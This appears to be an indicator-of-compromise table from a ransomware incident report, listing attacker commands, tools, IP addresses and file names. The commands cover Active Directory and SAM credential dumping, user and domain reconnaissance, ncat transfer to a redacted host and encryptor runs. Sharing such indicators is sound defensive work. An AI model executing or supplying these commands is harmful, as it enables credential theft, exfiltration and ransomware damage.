	cmd.exe /c “nltest /domain_trusts”	ntdsutil	164.92.72.234	j.bat	
	cmd.exe /c whoami	plink.exe	169.197.141.215	s10583.txt	

	downloads\encripter\encrypter_windows_x64.exe -c localhost	query.exe	171.25.193.9	sam.txt
	encrypter_windows_x64.exe -c 10.13.0.100	Teamviewer.exe	185.188.32.3	wbljimtdpx.txt
	encrypter_windows_x64.exe -c xx.xx.xx.xx	vssadmin.exe	207.188.6.76	.LOCKED
	egrep -q ^adm: /etc/passwd		207.188.7.33	
	grep -e -q ^wheel: /etc/passwd		209.127.119.162	
	ncat.exe xx.xx.xx.xx 1752 -o s10583.txt		216.245.218.30	
	net use * /de /y			
	ntdsutil “ac i ntds” “ifm” “create full c:\root” q q			
	plink xx.xx.xx.xx			
	query user” 2>&1”			
	sh -c (/bin/cat /etc/passwd|/bin/egrep -v ‘^[[:space:]]*[+#-]’|cut -d: -f1,3,4|/bin/sed ’s/ //g’|			
	“c:\program files\winrar\winrar.exe” x -iext -ver -imon1 — “c:\xxxx\encrypter_windows_x64.zip”			
	“cmd /c “cd /d “c:\Intel”&dsquery * -limit 0 -filter “&(objectClass=User)(objectCategory=Person)” -attr objectSID sAMAccountName displayName lastLogon pwdLastSet accountExpires mail memberOf > da.txt” 2>&1”			
	cmd /c “cd /d “e:\oracle\middleware\user_projects\domains\wcc_cluster\servers\adminserver\tmp_wl_internal\bea_wls_internal\9j4dqk\war” save hklm\sam sam.hiv” 2>&1.			